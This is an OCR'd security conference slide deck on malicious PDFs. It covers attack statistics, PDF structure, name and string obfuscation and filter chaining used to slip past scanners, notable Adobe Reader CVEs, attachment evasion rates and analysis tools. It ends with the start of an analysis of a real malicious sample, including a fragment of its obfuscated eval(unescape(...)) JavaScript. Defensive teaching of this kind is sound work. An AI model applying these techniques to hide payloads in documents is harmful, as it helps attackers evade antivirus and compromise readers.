A Look Inside the PDF Attack Vector

Jeremy Conway

Senior Security Researcher

jconway@nitrosecurity.com

NitroSecurity, INC

Introduction

- whoami
- Areas to be covered:
  - PDF Attacks Popularity and Statistics
  - PDF Document Structure
  - Application Obfustication Techniques
  - Analysis Techniques and Tools
  - What's Possible, What's Next
  - A Few Short Demo's
  - What Can be Done

Why Attackers Choose PDFs…

- Generally Trusted Document Format
  - Google Search: "site:us-cert.gov filetype:pdf" returned 933 Results!
- Very Popular
  - Adobe Reader is Specifically Targeted Due to their Market Share Success
- Malformed PDFs are Easy to Create
- Vast Functionality both Documented and Undocumented
- Integrated into Web Browser and Web Experience
- Patch Management for Third Party APPs isn't Easy
- Antivirus, IDS, and Spam Filtering Evasion is TRIVIAL at the Application Layer!
- PERFECT FOR TARGETED ATTACKS!

PDF Attack Stats


Symantec Global Internet Security Threat Report Trends for 2009 Published April 2010

Overall Rank 2009	Overall Rank 2008	Attack	Percentage 2009	Percentage 2008
1	2	PDF Suspicious File Download	49%	11%
2	1	Microsoft Internet Explorer ADODB.Stream Object File Installation Weakness	18%	30%
3	N/A	Microsoft Internet Explorer 7 Uninitialized Memory Code Execution	6%	N/A
4	6	Microsoft Internet Explorer MS Snapshot ActiveX File Download	4%	5%
5	4	Adobe SWF Remote Code Executable	3%	7%
6	14	Microsoft Internet Explorer Malformed XML Buffer Overflow	3%	1%
7	5	Microsoft Internet Explorer DHTML CreateControlRange Code Executable	3%	6%
8	20	Microsoft Internet Explorer WPAD Spoofing	3%	1%
9	N/A	Microsoft MPEG2TuneRequestControl ActiveX Buffer Overflow	2%	N/A
10	N/A	Microsoft MPEG2TuneRequestControl ActiveX Instantiation	1%	N/A

Table 3. Top Web-based attacks


Source: http://eval.symantec.com/mktginfo/enterprise/white_papers/b-whitepaper_internet_security_threat_report_xv_04-2010.en-us.pdf

PDF Attack Stats




Source: http://blogs.iss.net/archive/2009trendhighlights.html

PDF Vulnerability Stats



Source: National Vulnerability Database
(http://nvd.nist.gov/)

PDF Document Structure Dissection




Basic PDF Document Structure

- Header
- Objects
- XRef Table
- Trailer

```
%PDF-1.6

1 0 obj
<<
 /Type /Catalog
..........
>>
endobj

xref
0 2
0000000000 65535 f
0000000010 00000 n

trailer
<<
 /Size 2
 /Root 1 0 R
>>
startxref
773
%%EOF
```

PDF Objects

- 8 Object Types
  - Boolean
  - Numbers
  - **Strings**
  - **Names**
  - Arrays
  - Dictionaries
  - **Streams**
  - Null object



PDF Functions, Features and JavaScript

Internal Functions

- Viewer Preferences
  - /PageMode /FullScreen
  - /AA
  - /OpenAction
- Navigation
  - /URI
  - /Launch
  - /GoTo
- Actions
  - /Movie
  - /Sound


JavaScript

- JavaScript 1.6 Features
- **Not all Functions Documented**
- Execution Privileges with Default Message Warnings
- /JavaScript
  - Database Access (ADBC)
  - Media Player Access
  - SOAP
  - Net.HTTP
  - Try/Catch Error Handling

Undocumented != SECURE

- CVE-2007-5659 (Adobe Reader < 8.1.2)
  Collab.collectEmailInfo()
- 10/10/2007 Initial vendor notification
- 02/06/2008 Adobe releases 8.1.2
- 02/08/2008 Exploit discovered in the wild
  - **Still being Actively Utilized in Web Exploit Packs Today**
- **Still No Official Adobe Documentation for Method**
- Collab has 3 documented Methods
- Immunity reports **45** Undocumented Collab Methods and Properties are Available
  - Source: http://www.recon.cx/2008/a/pablo_sole/ID_reCON_2008.pdf

PDF Application Obfustication Techniques



Polymorphic Name Objects

- **ASCII Representation**

```
8 0 obj
<< /Type /Action /S /URI /URI (http://nitrosecurity.com) >>
endobj
```

- **Hex Representation**

```
8 0 obj
<< /#54#79#70#65 /#41#63#74#69#6F#6E /#53 /#55#52#49 /#55#52#49
(http://nitrosecurity.com) >>
endobj
```

- **ASCII and Hex Representation**

```
8 0 obj
<< /T#79p#65 /#41c#74i#6Fn /#53 /U#52I /#55R#49 (http://nitrosecurity.com)
>>
endobj
```

Polymorphic String Objects

- Literal Strings Enclosed in **( )**

  AB = (AB)

- **** (Backslash) Character used as an Escape Character
- \n = Line Feed
- \ddd = Octal Representation
- Split Strings over Multiple Lines with **** (Backslash)
- Hexadecimal Data Enclosed in **< >**
- Each pair represents 1 Byte String

  AB = <4142>

- White Space is Ignored (Tabs, Spaces, Line Feeds)

Polymorphic String Objects

```
8 0 obj
   << /Type /Action /S /URI /URI (http://nitrosecurity.com) >>
endobj
```

Octal Representation

(\150\164\164\160\072\057\057\156\151\164\162\157\163\145\165\143\151\164\171\056\143\157\155)

ASCII and Octal Representation

(h\164t\160:\057\057n\151t\162o\163e\165u\151t\171.\143o\155)

Hex Representation

<687474703a2f2f6e6974726f73656375726974792e636f6d>

Hex with Spaces Representation

< 68 74 74 70 3a2f 2f 6e 69 74
72 6f 7365 6375 72 69 74 79 2e 63
73 6f 6d>

(h
tt
\160
\072
\057/
ni
t\162
os
e
c
u
rity
\056
com

Stream Object Filters

A ***filter*** is an optional part of the specification of a stream, indicating how the data in the stream must be decoded before it is used.

- ASCIIHexDecode
- ASCII85Decode
- LZWDecode
- FlateDecode
- RunLengthDecode
- CCITTFaxDecode
- JBIG2Decode
- DCTDecode
- JPXDecode
- Crypt

ASCII85 Encoded Stream

```
5 0 obj
<< /Length 45 >>
stream
BT /F1 12 Tf 100 700 Td (My Clear Text) Tj ET
endstream
endobj
```

```
5 0 obj
<< /Length 45 /Filter /ASCII85Decode >>
stream
6<#'\7PQ#?1*BP.+>GQ(+?(u.+B2ko-r"t06Yp=
BEZe=mG]YAW<,*OE;u~>
endstream
endobj
```

Chaining Filters ASCIIHex and ASCII85

```
5 0 obj
<< /Length 45 >>
stream
BT /F1 12 Tf 100 700 Td (My Clear Text) Tj ET
endstream
endobj
```

```
5 0 obj
<< /Length 182 /Filter [/ASCII85Decode /ASCIIHexDecode] >>
stream
1bp121a"P-+>ROO1c?I40d&5*+>Y_p1GU(.0H`50+>u,#1,‘h,0d&
8++>Y\o1,'h,2]sn1+>Y\o1,'h.1a"\5+>PVn1,pC5A0<fk+>PVn1c$
74@j!Ze+>tqs2_IL20H`50+>u)"2`Mp=1a"P6+>PVn2)HF6@3@<Z
+>bqu2)HF0A0<R7$3~>
endstream
```

Look Mommy No Hands! /JBIG2Decode Exploit

- CVE-2009-0658 - JBIG2 filter buffer overflow
- Adobe Reader <= 9.0
- Execution without Opening PDF
  - Place Exploit in Metadata
  - Windows Explorer Shell Extensions
  - Column Handler Shell Extension
- Mouse Hover (tooltip) == PWND
- Mouse Single Click == PWND
- View in Thumbnail View == PWND
- Windows Indexing Service == PWND
  - IFilter (AcroRD32.dll)
  - Acrobat PDF parser (AcroRD32.dll)

Source: Didier Stevens

http://blog.didierstevens.com/2009/03/04/quickpost-jbig2decode-trigger-trio/

PDF Attachments – Anything can be Attached!

- Anything can be an Attachment
  - .exe, .zip, .hta, .scr, .bat, .com, .dll, etc
- Fake AV2009 VirusTotal Results
  - Av2009.exe = 32/38 (84.21%)
  - PDF AV2009.exe = 8/38 (21.06%)
  - Compressed PDF AV2009.exe = 4/38 (10.52%)
  - Encrypted PDF AV2009.exe = 4/38 (10.52%)
  - Compressed and Encrypted PDF AV2009.exe = 1/38 (2.63%)

Deciphering these Jedi Mind Tricks found in PDF

Useful FREE Tools for Analyzing PDF Files

PDF Specific

- pdftk
- pdf-parser.py
- PDFResurrect
- PDF_streams_inflater
- Origami Ruby framework
- Xpdf (pdfinfo, pdfimages)

Other Helpful Tools

- Text and Hex Editor
- SpiderMonkey
- Libemu (sctest)
- Malzilla
- Perl-Fu, Python-Fu, Script-Fu…
- xorsearch

Real Malicious PDF File Analysis (data.pdf)

19 0 obj

<</JavaScript 20 0 R>>

endobj

20 0 obj

<</Names[(main)21 0 R]>>

endobj

21 0 obj

<</S/JavaScript/JS 22 0 R>>

endobj

22 0 obj

<</Length 2686/Filter[/FlateDecode]>>stream

HâÏW€ÆÎ[]˜óòA_]mÃìg˘«†8oEQ†høHY±)áåE;ÈúŒêh+µH.fiæ˜˜◊¸Ùü~
˜˜fl˜◊˜üæ}˚~¸•h,≈$klá˘∆`,›$g"|z‹wì±÷¯ãÒ◆Ìå˘∆„£Ò…¯Ö¯¡¯—¯+^˜7„'„Ô
∆ô–ôp1¡ö‡L◆&…ÑfiÑ¡ÑflÇ6?‰æH>GîØ&fiLúR¸2©3)Cx…õÄO…$¿9
ò4◊w10;„°q¡[]h\2Æ7n0˜jÏÍ,Æ¶õL7™;<

pdftk data.pdf output out.pdf uncompress

```
19 0 obj
<< /JavaScript 20 0 R >>
endobj
20 0 obj
<< /Names [(main) 21 0 R] >>
endobj
21 0 obj
<< /JS 22 0 R /S /JavaScript >>
endobj
22 0 obj
<< /Length 24991 >>
stream
eval(unescape(""+""+"%"+"76%61%72%20%"+"65%6%
73%63%68%72%3D%22%41%42%43%44%45%46%47%48"
+"%49%4A%4B%"+"4C%4D%4E%4F%50%51%52%53%54%55
%56%57%58%59%5A%61%62%63%64%65%66%67%68%69
```

Spider Monkey – 3 Decodes Later

